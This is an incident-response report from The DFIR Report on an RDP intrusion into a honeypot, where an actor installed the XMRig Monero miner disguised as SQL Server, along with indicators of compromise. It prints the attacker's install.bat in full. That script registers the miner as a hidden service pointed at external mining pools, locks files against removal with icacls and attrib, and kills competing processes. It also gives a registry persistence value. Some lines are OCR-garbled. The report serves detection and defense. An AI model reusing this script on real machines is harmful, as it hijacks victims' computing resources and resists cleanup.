# THE DFIR REPORT

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### Sqlserver, or the Miner in the Basement

April 20, 2020

A threat actor logged into the honeypot via RDP and installed XMRig with multiple persistence mechanisms. The actor used icacls and attrib to lock down directories and files to make detection and eradication difficult.

While bitcoin was at \$20K, actors dropping mining software was all the rage, but with Bitcoin and most currencies less than half their peak value you'd be forgiven thinking the malicious cryptominer has gone away. These days the news points to big game ransomware as the hottest threat actor trend. And while that may be the case don't forget about the cryptominers.


## **Intial Access**

Initial entry was completed by two different IP addresses via RDP.

95.156.252.94 185.155.96.83

## **Artifacts**

### sqlsupdater.exe




### conhost.exe


Ever heard of the Non-Sucking Service Manager (NSSM)?


nssm is a service helper which doesn't suck. srvany and other service helper programs suck because they don't handle failure of the application running as a service. If you use such a program you may see a service listed as started when in fact the application has died. nssm monitors the running service and will restart it if it dies. With nssm you know that if a service says it's running, it really is.

We think NSSM is used to manage the sqlserver.exe process which includes the miner. Read more about NSSM <u>here</u>.











### install.bat

The install script does as is named and is used to deploy the actors payload. Some notable actions in the script include hiding the files in the C:\Windows\Fonts\ location and then using DACLs via icacls scripting to remove access to the miner. Additionally as with many late stage miners, they look to kill competition that may be running on the box they've infected. (There are multiple misspellings in these scripts but they do accomplish their overall goal.)

```
install.bat - Notepad
File Edit Format View Help
@echo off
net stop sqlbrowsers
net stop TrustedDriver
net stop DeviceInstaller
net stop localSystem
echo,Y|icacls c:\windows\fonts\*.exe /T /Q /C /RESET
echo,Y|icacls c:\windows\fonts\*.bat /T /Q /C /RESET
{\sf SET\ sqlbrowserspath=\%windir\%\backslash fonts}
\verb| %sqlbrowserspath| \verb| (conhost remove sqlbrowsers confirm | \\
%sqlbrowserspath%\conhost install sqlbrowsers "%sqlbrowserspath%\sqlserver.exe'
%sqlbrowserspath%\conhost set sqlbrowsers AppParameters "-a cn/r -o domain004.gleeze.com:443 -k -o test1000.ooguy.com:8080 -k
%sqlbrowserspath%\conhost set sqlbrowsers Description "SQL Server Browser"
%sqlbrowserspath%\conhost set sqlbrowsers DisplayName "MSSQLSERVER"
%sqlbrowserspath%\conhost set sqlbrowsers Start SERVICE_DELAYED_AUTO_START
sqlbrowserspath(conhost start sqlbrowsers)
echo,Y|cacls c:\windows\fonts\conhost.exe /G everyone:r
echo,Y|cacls c:\windows\fonts\sqlserver.exe /G everyone:r
net stop MicrosotMais
sc stop MicrosotMais
wmic porcess where ExecutablePath='c:\\windows\\Fonts\\svchost.exe' delete
wmic porcess where ExecutablePath='c:\\Windows\\Fonts\\d1lhots.exe' delete
del /q /f "c:\windows\Fonts\svchost.exe"
del /q /f "c:\Windows\Fonts\d1lhots.exe"
echo "aka" > "c:\windows\Fonts\svchost.exe"
echo "aka" > "c:\Windows\Fonts\d1lhots.exe"
attrib +s +h "c:\windows\Fonts\svchost.exe"
\verb|attrib| +s +h "c:\Windows\Fonts\d1lhots.exe"|
echo,Y icacls "c:\windows\Fonts\svchost.exe" /deny *S-1-1-0:F
echo,Y|icacls "c:\Windows\Fonts\d1lhots.exe" /deny *S-1-1-0:F
taskkill /f /im wscript.exe
taskkill /f /im rigx*
taskkill /f /im DWP.exe&taskkill /f /im WSH.exe&taskkill /f /im Identifier.exe&taskkill /f /im scht*
taskkill /f /im xmr.exe
taskkill /f /im HPSS.exe
taskkill /f /im DWP.exe
taskkill /f /im DWP.exe
taskkill /f /im WSH.exe
taskkill /f /im Identifier.exe
taskkill /f /im SSH.exe
taskkill /f /im DIFF.exe
taskkill /f /im xmr.exe
taskkill /f /im xmr*
taskkill /f /im microsoft.exe
```


### sqlserver.exe

This is the Monero coin miner binary known as XMRig. Here are a few strings from the binary.

```
Network:
algo
                               URL of mining server
 -o, --url=URL
CPU backend:
 -a, --algo=ALGO
                               mining algorithm https://xmrig.com/docs/algorithms
                               specify coin instead of algorithm
  -u, --user=USERNAME
                               username for mining server
 -p, --pass=PASSWORD
                               password for mining server
                               username:password pair for mining server
                               send keepalived packet for prevent timeout (needs pool support)
     --nicehash
                               enable nicehash.com support
                               bind port for HTTP API
                                                            statistics (needs nool support)
                               use daemon RPC instead of pool for solo mining
     --daemon
     --daemon-poll-interval=N daemon poll interval in milliseconds (default: 1000)
OpenCL backend:
                               self-select block templates from URL
     --opencl-platform=N
                               OpenCL platform index or name
     --opencl-no-cache
                               disable OpenCL cache
                               number of times to retry before switch to backup server (default: 5)
      -no-color
                               disable colored output
                               time to pause between retries (default: 5)
  -R, --retry-pause=N
      --user-agent
                               set custom user-agent string for pool
      --donate-level=N
```

You can see from the below strings that this is most likely XMRig version 5.1.0.






```
XMRig 5.1.0
built on Dec 1 2019 with MSVC
libuv/%s
cpu
hwloc/%s
method
topology.xml
--version
status
127.0.0.1
status
asm
restricted
access-token
[%s] send failed: "send buffer overflow: %zu > %zu"
[%s] DNS error: "%s"
your IP is banned
height
Unauthenticated
IP Address currently banned
```

This binary is attempting to mimic sqlserver 2.7.8.2 which is not a real sql version.

property	value
md5	B297A417450A6695B1509692A8A5B0C8
sha1	0CED3D1C0445992606B28AA3EB4DCA3933107042
sha256	A444994443E65F54210C5DF8CC50798C940F4F41FB26FC22E4A1578532E24AE3
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
CompanyName	SQL Server Windows NT - 64 Bit
FileDescription	SQL Server Windows NT - 64 Bit
FileVersion	2.7.8.2
LegalCopyright	Copyright (C) 2017-2018
OriginalFilename	SQLSERVR.EXE
ProductName	SQLSERVR.EXE
ProductVersion	2.7.8.2

For more information on XMRig see a write up on <u>securityintelligence.com</u> and XMRigs <u>GitHub</u> page.

# sqlsupdater.sfx.exe



sqlsupdater.sfx.exe contained the two files above and appears to include Neshta which is usually used for persistence. Here are a couple interesting strings from the binary.

Neshta installs itself into the registry for persistence using the following:

Registry key: HKLM\SOFTWARE\Classes\exefile\shell\open\command Value: %SystemRoot%\svchost.com "%1" %\*

Read more about Neshta at **Cylance**.

# update.bat

update.bat is used to run an update (go figure). It deletes scheduled tasks if they exist, deletes old binaries, creates directories, sets permissions on the new files and then starts sqlsupdater.exe

 $\textbf{Sqlserver, or the Miner in the Basement-The DFIR Report} - 02/11/2024 \ 16:54 \ \text{https://thedfirreport.com/2020/04/20/sqlserver-or-the-miner-in-the-basement/defined} \\ \textbf{Sqlserver, or the Miner in the Basement-The DFIR Report} - 02/11/2024 \ 16:54 \ \text{https://thedfirreport.com/2020/04/20/sqlserver-or-the-miner-in-the-basement/defined} \\ \textbf{Sqlserver, or the Miner in the Basement-The DFIR Report} - 02/11/2024 \ 16:54 \ \text{https://thedfirreport.com/2020/04/20/sqlserver-or-the-miner-in-the-basement/defined} \\ \textbf{Sqlserver, or the Miner in the Basement-The DFIR Report} - 02/11/2024 \ 16:54 \ \text{https://thedfirreport.com/2020/04/20/sqlserver-or-the-miner-in-the-basement/defined} \\ \textbf{Sqlserver, or the Miner in the Basement-Miner-In-the-basement/defined} \\ \textbf{Sqlserver, or the Miner in the Basement-Miner-In-the-basement/defined} \\ \textbf{Sqlserver, or the Miner in the Basement-Miner-In-the-basement-Miner-In-the-basement-Miner-In-the-basement-Miner-In-the-Basement-Miner-In-the-basement-Miner-In-the-Basement-Mi$ 

#### Summary

Cryptomining is still alive and well! The attackers use of icacls and attrib were quite interesting and provide a few examples for easy detection writing. We also found it interesting that there were multiple persistent mechanisms from Neshta to NSSM to scheduled tasks and services.

If you get stuck in a position where you can't see or access files, the easiest thing to do is to become system by using psexec or something similar. This allows you to access all files, folders, scheduled tasks, etc. We were fairly impressed by the completeness of this attack. It appears that these actors have been in the business for awhile or they are buying their tools.

Although the actors haven't earned very much according to this wallet, if you do this at scale and/or without costs, the benefits are there, especially for operators in developing countries.

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## **IOCs**

#### Source IPs of RDP login

95.156.252.94 185.155.96.83

### Exe File hashes

sqlsupdater.sfx.exe|77600facbd18746636921bab1a3918e0
77600facbd18746636921bab1a3918e0
bcb89eade054991169ebf1df6499011610198a5a
cf3509a100b6110da866af3f7c1a514c6c27ca82b1105d0e45a2469f8e87426d
sqlserver.exe|12959e0e561670229c98b4978d7b4738
12959e0e561670229c98b4978d7b4738
5b70d3e0182b553593cd8ca3c907d68018fd7f1f
1acb9ba8ddf74e1b4a8da54390605f33b31c7976a49fa135b5ab0613b277196f

#### Mining pool domains:

domain004.gleeze.com
test1000.ooguy.com

test1003.accesscam.org
gamepanel2.theworkpc.com
xmr-eu1.nanopool.org

<u>sqlsupdater.exe</u>

 $\underline{\mathsf{sqlsupdater.sfx.exe}}$ 


### Persistence Mechanisms

Registry key: HKLM\SOFTWARE\Classes\exefile\shell\open\command

Value: %SystemRoot%\svchost.com "%1" %\*

sqlbrowsers service name, multiple service names in the .bat files above in artifacts.

Multiple scheduled tasks were created, see the .bat files above in artifacts.



Buzzing on Christmas Eve: Trigona Ransomware in 3 SEO Poisoning to Domain Control: The Gootloader Saga PYSA/Mespinoza Ransomware

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✓ DHARMARANSOMWARE     ✓ URSNIF VIA LOLBINS >>			
✓ DHARMARANSOMWARE  URSNIF VIA LOLBINS ≫			
	≪ DHARMARANSOMWARE		URSNIF VIA LOLBINS »

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